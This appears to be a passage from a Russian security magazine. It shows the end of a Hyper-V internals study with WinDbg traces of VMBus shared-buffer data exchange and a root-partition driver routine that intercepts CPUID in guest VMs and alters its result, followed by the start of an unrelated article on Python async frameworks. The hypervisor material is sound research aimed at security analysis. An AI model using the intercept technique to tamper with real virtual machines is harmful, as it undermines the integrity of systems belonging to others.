$vm.GetRelated("Msvm_KvpExchangeComponent").GuestExchangeItems | % { $GuestExchangeItemXml = ([XML]$_).SelectSingleNode("/INSTANCE/PROPERTY[@NAME='Name']/VALUE[child::text() = 'KvPDataKey']")

 if ($GuestExchangeItemXml -ne $null)
 {
 $GuestExchangeItemXml.SelectSingleNode("/INSTANCE/PROPERTY[@NAME='Data']/VALUE/child::text()").Value
 }
}
```

7

```
PS C:\Test> C:\Test\KvP.ps1
KvPDataValue

PS C:\Test>
```

8

```
WINDBG>dd @rcx – в rcx входные параметры для гипервызова HvPostMessage
00000080`002ff000 00000001 00000000 00000001 000000c4
00000080`002ff010 00000001 00000000 a9a0f4e7 4d965a45
00000080`002ff020 848a27b8 e6038c1e 242ff919 418007db
00000080`002ff030 6cb82e9c 558c8cb6 00000000 00000000
00000080`002ff040 00000000 00000000 00000011 00000004
```

9

```
WINDBG>dt nt!_MDL @rax (в rax - ffffe001`51d0d0d0)
 +0x000 Next : (null)
 +0x008 Size : 0n144
 +0x00a MdlFlags : 0n8
 +0x00c AllocationProcessorNumber : 0
 +0x00e Reserved : 0xffff
 +0x010 Process : (null)
 +0x018 MappedSystemVa : 0xffffe001`514e684c Void
 +0x020 StartVa : 0xffffd000`bb193000 Void
 +0x028 ByteCount : 0xc000
 +0x02c ByteOffset : 0
```

11

10

```
WINDBG>!devnode \Driver\vmbus
Dumping IopRootDeviceNode (= 0xffffe0002bd2ed30)
DevNode 0xffffe0002bd2ed30 for PDO 0xffffe0002bd2fe50
WINDBG>!devnode 0xffffe0002bd2ed30 1 vmbus
..................................................................................
DevNode 0xffffe0002c03cd30 for PDO 0xffffe0002c00db00
 InstancePath is "VMBUS\{a9a0f4e7-5a45-4d96-b827-8a841e8c03e6}\{242ff919-07db-4180-9c2e-b86cb68c8c55}"
 State = DeviceNodeStarted (0x308)
 Previous State = DeviceNodeEnumerateCompletion (0x30d)
..................................................................................
```

12

```
WINDBG>dq ffffe001`51d0d0d0 L20
ffffe001`51d0d0d0 00000000`00000000 ffff0000`008a0090
ffffe001`51d0d0e0 00000000`00000000 ffffe001`514e684c
ffffe001`51d0d0f0 ffffd000`bb193000 00000000`0000c000
ffffe001`51d0d100 00000000`0002d5bb 00000000`0002d5bc
ffffe001`51d0d110 00000000`0002d5bd 00000000`0002d5be
ffffe001`51d0d120 00000000`0002d5bf 00000000`0002d5c0
ffffe001`51d0d130 00000000`0002d5c1 00000000`0002d5c2
ffffe001`51d0d140 00000000`0002d5c3 00000000`0002d5c4
ffffe001`51d0d150 00000000`0002d5c5 00000000`0002d5c6
```

```
vmbus!PkCreateGpaRanges+0x92:
fffff801`a308066e    mov    rcx,qword ptr [r8+rdx*8+30h] – в rcx элемент pfn
fffff801`a3080673    inc    edx
fffff801`a3080675    mov    qword ptr [r9],rcx – в r9 указатель на буфер
fffff801`a3080678    lea    r9,[r9+8]
fffff801`a308067c    dec    rbx
fffff801`a308067f    jne    vmbus!PkCreateGpaRanges+0x92 (fffff801`a308066e)
```

```
WINDBG>dd @rcx L30 (в rcx input parameter для hvix64!HvPostMessage)
00000081`39c96000 00000001 00030030 00000001 000000f0
00000081`39c96010 00000008 00000000 00000008 0000000f
00000081`39c96020 00010068 0000c000 00000000 0002d5bb
00000081`39c96030 00000000 0002d5bc 00000000 0002d5bd
00000081`39c96040 00000000 0002d5be 00000000 0002d5bf
00000081`39c96050 00000000 0002d5c0 00000000 0002d5c1
00000081`39c96060 00000000 0002d5c2 00000000 0002d5c3
00000081`39c96070 00000000 0002d5c4 00000000 0002d5c5
00000081`39c96080 00000000 0002d5c6 00000000 00000000
```

Из этой функции вызывается nt!IoAllocateMdl с размером выделяемого буфера 0xC000. Результат выполнения функции — сформированная структура MDL (см. рис. 11).

Далее вызывается MmProbeAndLockPages, после завершения выполнения которой структура MDL дополняется элементами PFN (см. рис. 12). В данном примере была выделена непрерывная область физической памяти, хотя это условие выполняется необязательно.

```
WINDBG>kc
Call Site
vmbusr!ChMapGpadlView
vmbkmclr!KmclpServerOpenChannel
vmbkmclr!KmclpWaitForActionWorkerRoutine
nt!IopProcessWorkItem
nt!ExpWorkerThread
nt!PspSystemThreadStartup
nt!KiStartSystemThread
```

```
WINDBG>u @rip – начало безымянной функции из vid.sys
Vid+0x18000:
fffff800`7d218000 xor r11d,r11d
fffff800`7d218003 mov r10,rcx
fffff800`7d218006 cmp r9d,1
fffff800`7d21800a je Vid+0x1804a (fffff800`7d21804a)
fffff800`7d21800c lea eax,[r11+1]
fffff800`7d218010 mov rcx,qword ptr [rsp+28h]
fffff800`7d218015 mov dword ptr [rcx+2Ch],eax
fffff800`7d218018 mov rax,qword ptr [rsp+38h]
WINDBG>dd poi(@rdx)
ffffe001`ae827210 0000c000 00000000 0002d5bb 00000000
ffffe001`ae827220 0002d5bc 00000000 0002d5bd 00000000
ffffe001`ae827230 0002d5be 00000000 0002d5bf 00000000
ffffe001`ae827240 0002d5c0 00000000 0002d5c1 00000000
ffffe001`ae827250 0002d5c2 00000000 0002d5c3 00000000
ffffe001`ae827260 0002d5c4 00000000 0002d5c5 00000000
ffffe001`ae827270 0002d5c6 00000000 00065d63 00000000
```

Рис. 13. Участок кода, отвечающий за копирование PFN в отдельный буфер

Рис. 14. Массив PFN, обрабатываемый гипервизором

Рис. 15. Вызов ChMapGpadlView

Рис. 16. Обработка гостевых PFN драйвером vid.sys

Рис. 17. Структура MDL, возвращаемая драйвером vid.sys

Рис. 18. Структура MDL, возвращаемая драйвером vid.sys (продолжение)

Далее вызывается vmbus!ChCreateGpadlFromNtmdl (вторым параметром передается адрес MDL), которая вызывает vmbus!ChpCreateGpaRanges, передавая ей в качестве первого параметра все тот же MDL. Далее выполняется копирование элементов PFN из структуры MDL в отдельный буфер (см. рис. 13), который станет телом сообщения CHANNELMSG_GPADL_HEADER, отправляемого гостевой ОС в root ОС посредством вызова vmbus!ChSendMessage. В hv!HvPostMessage или в winhv!WinHvPostMessage можно увидеть сообщение (рис. 14).

Первые 16 байт — это общий заголовок сообщения, где, например, 0xF0 — размер тела сообщения, внутри размещается VMBus-пакет, в заголовке которого указан тип пакета — 8 (CHANNELMSG_GPADL_HEADER), rangecount равен 1, из чего следует, что в один пакет вместились все данные, которые было необходимо передать. В случае большого объема данных драйвер гостевой ОС разделил бы их на части и отправил отдельными сообщениями. Далее root ОС шлет сообщение CHANNELMSG_OPENCHANNEL_RESULT, затем гостевая ОС шлет CHANNELMSG_OPENCHANNEL. После этого в root ОС отрабатывает Work Item (см. рис. 15).

В ходе его выполнения вызывается vmbusr!ChMapGpadlView->vmbusr!PkParseGpaRanges, которой, в свою очередь, передается указатель на часть сообщения, содержащую размер буфера 0xC000 и PFN, переданные в сообщении CHANNELMSG_GPADL_HEADER. Далее происходит вызов vmbusr!XPartLockChildPagesSynchronous-\>vmbusr!XPartLockChildPages, после чего выполняется функция из драйвера vid.sys (имя функции неизвестно, поскольку символы для драйвера отсутствуют), которой в качестве второго параметра передается блок PFN, отправленный ранее в сообщении из гостевой ОС (см. рис. 16).

Непосредственно после возврата из функции в [rsp+30h] находится указатель на вновь созданную структуру MDL (см. рис. 17).

Следующая MDL содержит набор PFN root ОС (рис. 18). Размер выделенного буфера также равен 0xC000.

После этого root ОС шлет сообщение CHANNELMSG_OPENCHANNEL_RESULT. На этом процесс активации компонента Data Exchange завершается. Таким образом создается некий shared-буфер, видимый как гостевой, так и root ОС. Это можно проверить, выполнив запись произвольных данных в буфер в гостевой ОС, например с помощью команды:

```
**WINDBG\>!ed 2d5bb000 aaaaaaaa**
**WINDBG\>!db 2d5bb000**
\#2d5bb000 aa aa aa aa 10 19 00
```

```
WINDBG>dt nt!_MDL poi(@rsp+30) (ffffe001`ae827170)
  +0x000 Next          : 0xffffe001`ae827180 _MDL
  +0x008 Size          : 0n9
  +0x00a MdlFlags      : 0n0
  +0x00c AllocationProcessorNumber : 0
  +0x00e Reserved      : 0
  +0x010 Process       : (null)
  +0x018 MappedSystemVa  : 0xffffe001`00020090 Void
  +0x020 StartVa       : 0xffffe001`ab49f900 Void
  +0x028 ByteCount     : 0
  +0x02c ByteOffset    : 0
```

```
WINDBG>dt nt!_MDL 0xffffe001`ae827180
  +0x000 Next          : (null)
  +0x008 Size          : 0n144
  +0x00a MdlFlags      : 0n2
  +0x00c AllocationProcessorNumber : 0xe001
  +0x00e Reserved      : 0xffff
  +0x010 Process       : 0xffffe001`ab49f900 _EPROCESS
  +0x018 MappedSystemVa  : (null)
  +0x020 StartVa       : (null)
  +0x028 ByteCount     : 0xc000
  +0x02c ByteOffset    : 0
WINDBG>dd 0xffffe001`ae827180
ffffe001`ae827180 00000000 00000000 00020090 ffffe001
ffffe001`ae827190 ab49f900 ffffe001 00000000 00000000
ffffe001`ae8271a0 00000000 00000000 0000c000 00000000
ffffe001`ae8271b0 001367bb 00000000 001367bc 00000000
ffffe001`ae8271c0 001367bd 00000000 001367be 00000000
ffffe001`ae8271d0 001367bf 00000000 001367c0 00000000
ffffe001`ae8271e0 001367c1 00000000 001367c2 00000000
ffffe001`ae8271f0 001367c3 00000000 001367c4 00000000
```

19

WINDBG>dt _KDPC @rcx
PSHED!_KDPC
+0x000 TargetInfoAsUlong : 0x113
+0x000 Type : 0x13 ''
+0x001 Importance : 0x1 ''
+0x002 Number : 0
+0x008 DpcListEntry : _SINGLE_LIST_ENTRY
+0x010 ProcessorHistory : 1
+0x018 DeferredRoutine : 0xfffff800`08003de0 void **vmbusr!ParentRingInterruptDpc**+0
+0x020 DeferredContext : 0xfffff800`080130e0 Void (*vmbusr!XPartLibContextStatic*)
+0x028 SystemArgument1 : (null)
+0x030 SystemArgument2 : (null)
+0x038 DpcData : (null)

Рис. 19. **Значение DPC, которую ставит в очередь XPartEnlightenedIsr**

А в root ОС посмотреть содержимое страницы, соответствующей PFN, возвращенной функцией драйвера vid.sys:

```
**WINDBG\>!db 1367bb000**
\#1367bb000 aa aa aa aa 10 19
```

Как видно, значения совпали, так что это действительно одна и та же физическая область памяти.

Вспомним, что на предыдущих этапах мы определили, что при активации компонента Data Exchange создается порт типа HvPortTypeEvent с TargetSint = 5. Соответственно, все операции с этим портом в root ОС будет обрабатывать KiVmbusInterrupt1, из которой происходит вызов vmbusr!XPartEnlightenedIsr, а она, в свою очередь, вызывает KeInsertQueueDpc с параметром DPC (его значение показано на рис. 19).

Из vmbusr!ParentRingInterruptDpc через несколько вызовов будет выполнена vmbusr!PkGetReceiveBuffer

```
**WINDBG\>k**
Child-SP RetAddr Call Site
fffff800\`fcc1ea38 fffff800\`6cdc440c↵
vmbusr!PkGetReceiveBuffer+0x2c
fffff800\`fcc1ea40 fffff800\`6cdc41a7↵
vmbusr!PipeTryReadSingle+0x3c
fffff800\`fcc1eaa0 fffff800\`6cdc4037↵
vmbusr!PipeProcessDeferredReadWrite+0xe7
fffff800\`fcc1eaf0 fffff800\`6c96535e↵
vmbusr!PipeEvtChannelSignalArrived+0x63
fffff800\`fcc1eb30 fffff800\`6cdc4e3d↵
vmbkmclr!KmclpVmbusManualIsr+0x16
fffff800\`fcc1eb60 fffff800\`fb2d31e0↵
vmbusr!ParentRingInterruptDpc+0x5d
```

Поставим точку останова на начало функции vmbusr!PkGetReceiveBuffer и выполним PowerShell-скрипт. Точка останова сработает, при этом будет видно, что функции передается структура (указатель в rcx) и в rcx+18 находится указатель на блок памяти:

```
**WINDBG\>? poi(@rcx+18)**
Evaluate expression: -52770386006016 =
ffffd001\`6fe33000
**WINDBG\>!pte ffffd001\`6fe33000**
VA ffffd0016fe33000
PXE at FFFFF6FB7DBEDD00 PPE at FFFFF6FB
7DBA0028 PDE at FFFFF6FB74005BF8
PTE at FFFFF6E800B7F198
contains 0000000000225863 contains
00000000003B7863 contains
000000010FB12863 contains
80000001367BB963
pfn 225 ---DA--KWEV pfn 3b7 ---DA--KWEV
pfn 10fb12 ---DA--KWEV pfn
1367bb -G-DA--KW-V
**WINDBG\>r cr3**
cr3=00000000001ab000
**WINDBG\>!vtop 1ab000 ffffd
0016fe33000**
Amd64VtoP: Virt ffffd001\`6fe33000,
pagedir 1ab000
Amd64VtoP: PML4E 1abd00
Amd64VtoP: PDPE 225028
Amd64VtoP: PDE 3b7bf8
Amd64VtoP: PTE 00000001\`0fb12198
Amd64VtoP: Mapped phys 00000001\`367bb000
Virtual address ffffd0016fe33000 translates to
physical address
1367bb000.
```

Если просмотреть эту область памяти, то становятся видны параметры гостевой ОС.

```
**WINDBG\>** **dc ffffd0016fe33000 L1000**
..............................................................
ffffd001\`6fe35b30 0065004e 00770074 0072006f↵
0041006b N.e.t.w.o.r.k.A.
ffffd001\`6fe35b40 00640064 00650072 00730073↵
00500049 d.d.r.e.s.s.I.P.
ffffd001\`6fe35b50 00340076 00000000 00000000 00000000↵
v.4.............
..............................................................
ffffd001\`6fe35d20 00000000 00000000 00000000 00000000↵
................
ffffd001\`6fe35d30 00300031 0030002e 0030002e 0033002e↵
1.0...0...0...3.
ffffd001\`6fe35d40 00000000 00000000 00000000 00000000↵
................
**WINDBG\>!pte ffffd001\`6fe35b30**
VA ffffd0016fe35b30
PXE at FFFFF6FB7DBEDD00 PPE at FFFFF6FB7DBA0028 PDE at↵
FFFFF6FB74005BF8
PTE at FFFFF6E800B7F1A8
contains 0000000000225863 contains 00000000003B7863 contains↵
000000010FB12863 contains 80000001367BD963
pfn 225 ---DA--KWEV pfn 3b7 ---DA--KWEV pfn 10fb12 ---DA-↵
-KWEV pfn
1367bd -G-DA--KW-V
pfn 1367bd — это PFN 3-й страницы из конвертированного MDL
```

Также этой же функции в rdx передается указатель, содержащий смещение относительно адреса начала общих с гостевой ОС страниц (в примере он равен 4448h), по которому необходимо произвести чтение:

```
vmbusr!PkGetReceiveBuffer+0x4e:
mov r8,r10 (в r10d был ранее загружено смещение из rdx)
add r8,qword ptr [rcx+20h] — в rcx+20 содержится указатель↵
на одну из общих с гостевой ОС страницу
**WINDBG\>!pte @r8**
VA ffffd0016ff22448
PXE at FFFFF6FB7DBEDD00 PPE at FFFFF6FB7DBA0028 PDE at↵
FFFFF6FB74005BF8
PTE at FFFFF6E800B7F910
contains 0000000000225863 contains 00000000003B7863 contains
000000010FB12863 contains 80000001367C0963
pfn 225 ---DA--KWEV pfn 3b7 ---DA--KWEV pfn 10fb12 ---DA-↵
-KWEV pfn
1367c0 -G-DA--KW-V
```

Если поставить точку останова на инструкцию add r8,qword ptr [rcx+20h], то через несколько итераций в r8 можно увидеть имя и значение ключа KvpDataKey:

```
**WINDBG\>dc @r8**
ffffd001\`6ff21d10 00020006 00000148 00000000 00000000↵
....H...........
ffffd001\`6ff21d20 00000001 00000**a28** 00000003 00050002↵
....(........... - размер передаваемого блока
ffffd001\`6ff21d30 0a140000 00000000 00000515 00000103↵
```



INFO

Информацию о технологии KvP можно найти в блогах MSDN:
http://goo.gl/R0U52l
http://goo.gl/UeZRK2

```
................
ffffd001\`6ff21d40 00000004 00000001 00000016 0000001a↵
................
ffffd001\`6ff21d50 0076004b 00440050 00740061 004b0061↵
K.v.P.D.a.t.a.K.
ffffd001\`6ff21d60 00790065 00000000 00000000 00000000↵
e.y.............
..............................................................
.........
ffffd001\`6ff21f50 0076004b 00440050 00740061 00560061↵
K.v.P.D.a.t.a.V.
ffffd001\`6ff21f60 006c0061 00650075 00000000 00000000↵
a.l.u.e.........
**WINDBG\>!pte ffffd001\`6ff21f50**
VA ffffd0016ff21f50
PXE at FFFFF6FB7DBEDD00 PPE at FFFFF6FB7DBA0028 PDE at↵
FFFFF6FB74005BF8
PTE at FFFFF6E800B7F908
contains 0000000000225863 contains 00000000003B7863 contains↵
000000010FB12863 contains 80000001367BF963
pfn 225 ---DA--KWEV pfn 3b7 ---DA--KWEV pfn 10fb12 ---DA-↵
-KWEV pfn
**1367bf** -G-DA--KW-V
```

Затем после завершения PkGetReceiveBuffer функция PipeTryReadSingle копирует данные из shared-буфера с помощью функции memmove. При этом размер блока (в данном случае A28) указан непосредственно в самом блоке, но если будет задано число больше, чем 4000h, то копирование не будет произведено. Таким образом, видно, что обмен данными между root ОС и гостевой ОС использует общий буфер, а интерфейс гипервизора используется лишь для уведомления root ОС о том, что необходимо выполнить считывание данных из этого буфера. В принципе, ту же операцию можно было бы выполнить при помощи отправки нескольких сообщений, используя winhv!HvPostMessage, но это привело бы к значительному снижению производительности.

ИСПОЛЬЗОВАНИЕ ИНТЕРФЕЙСА ПЕРЕХВАТА ГИПЕРВИЗОРА

Настроим гипервизор таким образом, чтобы он отправлял уведомление root ОС в случае, если в одной из гостевой ОС выполняется инструкция cpuid с параметром 0x11114444. Для этого Hyper-V предоставляет интерфейс в виде гипервызова HvInstallIntercept. В драйвере hyperv4 реализована функция SetupIntercept, которая получает список идентификаторов всех активных гостевых ОС и вызывает для каждой WinHvInstallIntercept.

```
int SetupIntercept()
{
  HV\_INTERCEPT\_DESCRIPTOR Descriptor;
  HV\_INTERCEPT\_PARAMETERS Parameters = {0};
  HV\_STATUS hvStatus = 0;
  HV\_PARTITION\_ID PartID = 0x0, NextPartID = 0;
  // Если в качестве параметра инструкции в RAX-инструкции
  CPUID будет передано значение 0x11114444, то гипервизор
  выполнит перехват и отправит сообщение родительскому
  разделу для обработки результата
  DbgPrintString("SetupInterception was called");
  Parameters.CpuidIndex = 0x11114444;
  Descriptor.Type = HvInterceptTypeX64Cpuid;
  Descriptor.Parameters = Parameters;
  hvStatus = WinHvGetPartitionId(&PartID);
  do{
    hvStatus = WinHvGetNextChildPartition(PartID,NextPartID,↵
    &NextPartID);
  if (NextPartID != 0){
     DbgLog("Child partition id", NextPartID);
     hvStatus = WinHvInstallIntercept(NextPartID,↵
     HV\_INTERCEPT\_ACCESS\_MASK\_EXECUTE, &Descriptor);
     DbgLog("hvstatus of WinHvInstallIntercept = ",↵
     hvStatus);
     } } while ((NextPartID != HV\_PARTITION\_ID\_INVALID) &&
      (hvStatus == 0));
      return 0;}
```

Также изменим функцию PrintCpuidInterceptMessage таким образом, чтобы она в случае, если в гостевой ОС в регистре EAX (или RAX, если код, выполняющий инструкцию CPUID, выполняется в longmode) находится число 0x11114444, записывала в поле DefaultResultRdx структуры HV_X64_CPUID_INTERCEPT_MESSAGE, расположенную в нулевом слоте SIM, значение 0x12345678:

```
void PrintCpuidInterceptMessage(PHV\_↵
MESSAGE hvMessage)
{PHV\_X64\_CPUID\_INTERCEPT\_MESSAGE↵
phvCPUID = (PHV\_X64\_CPUID\_↵
INTERCEPT\_MESSAGE)↵
hvMessage-\>Payload;
DbgLog(" phvCPUID-\>DefaultResultRax",↵
phvCPUID-\>DefaultResultRax);
DbgLog(" phvCPUID-\>DefaultResultRbx",↵
phvCPUID-\>DefaultResultRbx);
DbgLog(" phvCPUID-\>DefaultResultRcx",↵
phvCPUID-\>DefaultResultRcx);
DbgLog(" phvCPUID-\>DefaultResultRdx",↵
phvCPUID-\>DefaultResultRdx);
if (phvCPUID-\>Rax == 0x11114444){
phvCPUID-\>DefaultResultRdx =↵
0x12345678;
DbgLog16(" phvCPUID-\>Header.Rip",↵
phvCPUID-\>Header.Rip);
DbgPrintString(" Interception was↵
handled");
}
}
```

Для проверки в гостевой ОС запустим тестовую утилиту, которая вызывает CPUID с EAX, равным 0x11114444. До установки перехвата утилита выведет результат, отображенный на рис. 20.

После активации перехвата результат будет следующим (см. рис. 21).

При этом в root ОС будет выведено сообщение (см. рис. 22).

Сразу стоит обратить внимание на то, что этот трюк пройдет только в том случае, если root ОС ранее не установила перехваты для заданных условий. В этом случае после того, как драйвер hyperv заменит значение, управление перейдет на оригинальную WinHvOnInterrupt, которая вызовет функцию обработки из драйвера vid.sys (эта функция является четвертым параметром функции winhvr!WinHvCreatePartition, вызываемой в root ОС при создании дочернего раздела при включении виртуальной машины), что может привести к изменению результата. В нашем случае такой обработчик, разумеется, установлен не был, гипервизор проанализировал данные в нулевом слоте SIM и исправил результат инструкции CPUID.

```
CPUID 11114444 called
EAX =00000000
EBX =00000000
ECX =00000000
EDX =00000000
```

Рис. 20. Результат инструкции CPUID на обычной гостевой ОС

```
CPUID 11114444 called
EAX =00000000
EBX =00000000
ECX =00000000
EDX =12345678
```

Рис. 21. Результат инструкции CPUID после установки перехвата

```
3  2.43376255  phvCPUID->DefaultResultRax   [00000000]
4  2.43376899  phvCPUID->DefaultResultRbx   [00000000]
5  2.43377066  phvCPUID->DefaultResultRcx   [00000000]
6  2.43377209  phvCPUID->DefaultResultRdx   [00000000]
7  2.43377376  phvCPUID->Header.Rip         [000000000005B9E0E]
8  2.43377519  Interception was handled
```

Рис. 22. Отладочный вывод обработки сообщения гипервизора при установленном перехвате

В ЗАКЛЮЧЕНИЕ

Несмотря на то что после прочтения моего труда твой мозг наверняка встал в позу речного скорпиона (и если ты вообще досюда дочитал — респект тебе от всей нашей редакции)… так, я отвлекся. Эта статья получилась скорее обзорной, демонстрирующей работу некоторых функций и компонентов системы виртуализации Microsoft на примерах. Однако, надеюсь, эти примеры помогут лучше понять принципы работы этих компонентов и позволят более глубоко проанализировать безопасность, например VMBus, написав свой собственный фаззер.

НАВСТРЕЧУ ВИХРЮ

РАЗБИРАЕМСЯ С УСТРОЙСТВОМ АСИНХРОННЫХ ФРЕЙМВОРКОВ ДЛЯ PYTHON



Николай «enchantner» Марков, Mirantis Inc
@enchantner

Асинхронные приложения — типичный пример того, про что говорят «Новое — это хорошо забытое старое». Ну да, сам по себе подход появился еще очень давно, когда надо было эмулировать параллельное выполнение задач на одноядерных процессорах и старых архитектурах. Но песок — плохая замена овсу, «асинхронность» и «параллельность» — довольно-таки ортогональные понятия, и один подход задачи другого не решает. Тем не менее асинхронности нашлось отличное применение в наше высоконагруженное время быстрых интернет-сервисов с тысячами и сотнями тысяч клиентов, ждущих обслуживания одновременно. Возможно, стоит разобраться получше, как это все работает?

ЗАЧЕМ НУЖНА АСИНХРОННОСТЬ?

Если спуститься почти на самый низ, к ядру операционной системы, то у программиста, откровенно говоря, есть только два варианта работы с сокетом — синхронный и асинхронный.

С синхронным в целом все понятно — пришел клиент, открылся сокет, передали данные, если это все — сокет закрылся. В этом случае пока мы не закончили локальный диалог с одним клиентом — не можем начать его с другим. По такому принципу обычно работают простые серверы, которым не надо держать сотни и тысячи клиентов. В случае если нагрузка возрастает, но не критично — можно создать еще один или несколько потоков (или даже процессов) и обрабатывать подключения еще и в них. Это обкатанный годами, стабильно работающий подход, который, например, использует сервер Apache, — никаких неожиданностей, данные от клиентов обрабатываются в порядке строгой очереди, а в случае запуска какого-то «долгого» кода — например, каких-то вычислений или хитрого запроса в БД — это все никак не влияет на других клиентов.

Но есть проблема: сервер — это не Лернейская гидра, он не может плодить потоки и процессы вечно — есть же, в конце концов, вполне ощутимые ресурсы, которые тратятся при каждом таком действии, и имеется верхний порог использования этих ресурсов. И вот тогда все вдруг вспомнили про асинхронность и системные вызовы для неблокирующего ввода-вывода. Зачем плодить кучу сокетов и потоков, выедать ресурсы, если можно данные от многих клиентов сразу одновременно слушать на одном сокете?

ВСЕ НАЧАЛОСЬ С СИСТЕМНЫХ ВЫЗОВОВ

Собственно, вариантов системных вызовов для неблокирующей работы с сетевым вводом-выводом не так уж и много (хотя они слегка и разнятся от платформы к платформе). Самый первый, базовый, можно сказать ветеран — это системный вызов select(), который появился еще в бородатые восьмидесятые годы вместе с первой версией того, что сейчас называется POSIX-сокетами (то есть сокетами в понимании большинства современных серверных систем), а тогда называлось Berkeley sockets, сокетами Беркли.

По большому счету, во времена описания системного вызова select() вообще мало кто задумывался о том, что когда-то приложения могут стать НАСТОЛЬКО высоконагруженными. Фактически все, что этот вызов умеет делать, — принимать фиксированное количество (по умолчанию не более 1024) однозначно описанных в программе файловых дескрипторов и слушать события на них. При готовности дескриптора к чтению или записи запустится соответствующий колбэк-метод в коде.

Потом кто-то задумался о том, что неплохо бы все-таки научиться делать действительно по-взрослому высоконагруженные сетевые приложения, и появился системный вызов poll(). Кстати, в Linux он существует довольно давно, а вот в Windows его не было до выпуска Windows Vista. Вместо разрозненных сокетов этот вызов принимает на вход структуру со списком дескрипторов (фактически произвольного размера, без ограничений) и возможных событий на них. Затем система начинает в цикле бегать по этой структуре и отлавливать события.

Главный минус вызова poll() (хотя это, несомненно, был большой шаг вперед по сравнению с select()) — обход структуры с дескрипторами с точки зрения ал-

ПОЧЕМУ SELECT() ВСЕ ЕЩЕ СУЩЕСТВУЕТ И ИСПОЛЬЗУЕТСЯ?

Ну, во-первых, он существует именно потому, что существует, как бы каламбурно это ни звучало, — select() поддерживается практически всеми мыслимыми и немыслимыми программными платформами, которые вообще подразумевают сетевое взаимодействие. А во-вторых, есть, скажем так, «городская легенда», что в силу простой, как топор, реализации этот системный вызов на части архитектур (к которым не относятся ни широко используемые персональные компьютеры, ни даже серверы) обладает феноменальной точностью обработки тайм-аутов (вплоть до наносекунд). Возможно, при работе в области космических исследований или ядерной энергетики это спасет чью-то жизнь? Кто знает.

горитмики линеен, то есть осуществляется за O(n). Причем это касается не только отслеживания событий, но и реакции на них, да еще и надо передавать информацию туда-обратно из kernel space в user space.

А вот дальше в каждой операционной системе решили пойти своим путем. Нельзя сказать, что подходы конкретно различаются, но все-таки реализовать кросс-платформенную асинхронную работу с сокетами в своей программе стало чуточку сложнее. Под Windows появился API работы с так называемыми IO Completion Ports (msdn.microsoft.com/en-us/library/aa365198(VS.85).aspx), в BSD-системах добавили механизм kqueue/kevent (https://en.wikipedia.org/wiki/Kqueue), а в Linux, начиная с ядра 2.5.44, стал работать системный вызов epoll (https://en.wikipedia.org/wiki/Epoll). Отлов асинхронных событий на сокетах (как бы тавтологично это ни звучало) стал асинхронным сам по себе, то есть вместо обхода структур операционная система умеет подавать сигнал о событии в программу практически моментально после того, как это событие произошло. Кроме того, сокеты для мониторинга стало можно добавлять и убирать в любой момент времени. Это и есть те самые технологии, которые сегодня широко используются в большинстве сетевых фреймворков.

ЗООПАРК EVENT LOOP'ОВ

Основная идея программирования с использованием вышеописанных штук состоит в том, что на уровне приложения реализуется так называемый event loop, то есть цикл, в котором непосредственно происходит отлов событий и дергаются callback'и. Под *nix-системами давненько уже существуют обертки, которые позволяют максимально упростить работу с сокетом и абстрагировать написанный код от низкоуровневой системной логики. Например, существует известная библиотека libevent (libevent.org), а также ее младшая сестра libev (software.schmorp.de/pkg/libev.html). Эти библиотеки собираются под разные системы и позволяют использовать самый совершенный из доступных механизмов мониторинга событий.

Я буду приводить в пример большей частью пакеты для сетевого программирования на языке Python, ибо их действительно там целый зоопарк на любой вкус, а еще они популярны и широко используются в различных проектах. Даже в самом языке довольно давно уже существуют встроенные модули asyncore и asynchat, которые, хоть и не умеют работать с epoll (только select/poll), вполне подходят для написания своих реализаций протоколов.

Одна из проблем сетевых библиотек заключается в том, что в каждой из них написана своя имплементация event loop'а, поэтому, даже несмотря на общий подход, перенос, скажем, плагина для Twisted (Reactor) на Tornado (IOLoop) или наоборот может оказаться вовсе не тривиальной задачей. Эту проблему призван решить новый встроенный модуль в Python 3.4, который называется asyncio (https://docs.python.org/3/library/asyncio.html) и, вопреки расхожему мнению, не является сетевой библиотекой или веб-фреймворком в полном смысле слова, а является именно что встроенной в язык реализацией event loop'а. Эта штука как раз и должна сплотить сторонние библиотеки вокруг одной общей стабильной технологии. Если хочется немного подробностей и независимых впечатлений об asyncio — милости прошу сюда: www.bitdance.com/blog/2014/09/30_01_asycio_overview/.

Для Tornado уже существует реализация поддержки event loop'а из asyncio, и, более того, она не так давно вышла из состояния беты. Посмотреть можно здесь: tornado.readthedocs.org/en/latest/asyncio.html. Для Twisted релиз asyncio тоже не оказался неожиданностью, и его разработчики даже написали своеобразный шутливый некролог для проекта (https://glyph.twistedmatrix.com/2014/05/the-report-of-our-death.html), в котором, напротив, уверяют, что это вовсе не конец, а очень даже начало новой эпохи развития.

ЗАПУТАННАЯ ИСТОРИЯ

В современном мире фреймворк Twisted выглядит таким своеобразным мамонтом, legacy-архаизмом, который впитал в себя все попытки предоставить удобный интерфейс для написания сетевых приложений. Тем не менее интерфейс получился действительно удобный, с реализацией отложенного выполнения кода и прочими плюшками, когда никакого Node.js еще не существовало и в помине.

Как я уже упомянул, реализация event loop'а в Twisted называется Reactor. Суть работы с ним состоит в том, что мы регистрируем callback'и, которые выполняются в глобальном цикле в виде реакции на какие-то события. Выглядеть это может, например, так:

```
from twisted.internet import reactor
class Countdown(object):
    counter = 5
    def count(self):
        if self.counter == 0:
            reactor.stop()
        else:
            print(self.counter)
            self.counter -= 1
           # Регистрируем callback
            reactor.callLater(1, self.count)
# Передаем реактору метод, который нужно
# дернуть на старте
reactor.callWhenRunning(Countdown().count)
print('Start!')
reactor.run()  # Поехали!
print('Stop!')
"""
Start!
5
4
3
2
1
Stop!
"""
```

Если говорить уж совсем откровенно, то понятие асинхронного ввода-вывода вовсе необязательно должно относиться именно к сетевому сокету. Системы семейства *nix следуют принципу, согласно которому взаимодействие фактически с любым устройством или сервисом происходит через file-like объект. Примерами таких объектов могут служить UNIX-сокеты или, скажем, ноды псевдофайловой системы /dev, через которые осуществляется обмен информацией с блочными устройствами. Соответственно, говоря об event loop'ах, мы можем подразумевать не только сетевое взаимодействие, но и просто любой асинхронный I/O. А чтобы было что потрогать руками — советую глянуть, например, вот на этот встроенный модуль из Python 3.4: https://docs.python.org/3/library/selectors.html.

Причем, даже если внутри callback возникнет исключение, то реактор все равно продолжит работать, после того как залогирует трейсбэк и запустит зарегистрированные обработчики ошибок.

Кстати, нельзя не уточнить, что Twisted по умолчанию однопоточный, то есть вся эта развесистая петрушка реализована на внутренней магии вокруг системных вызовов для асинхронного I/O. Но на случай крайней нужды в нем есть и своя реализация ThreadPool, которая добавляет возможность работы нескольких потоков.

СЮДА ИДЕТ TORNADO

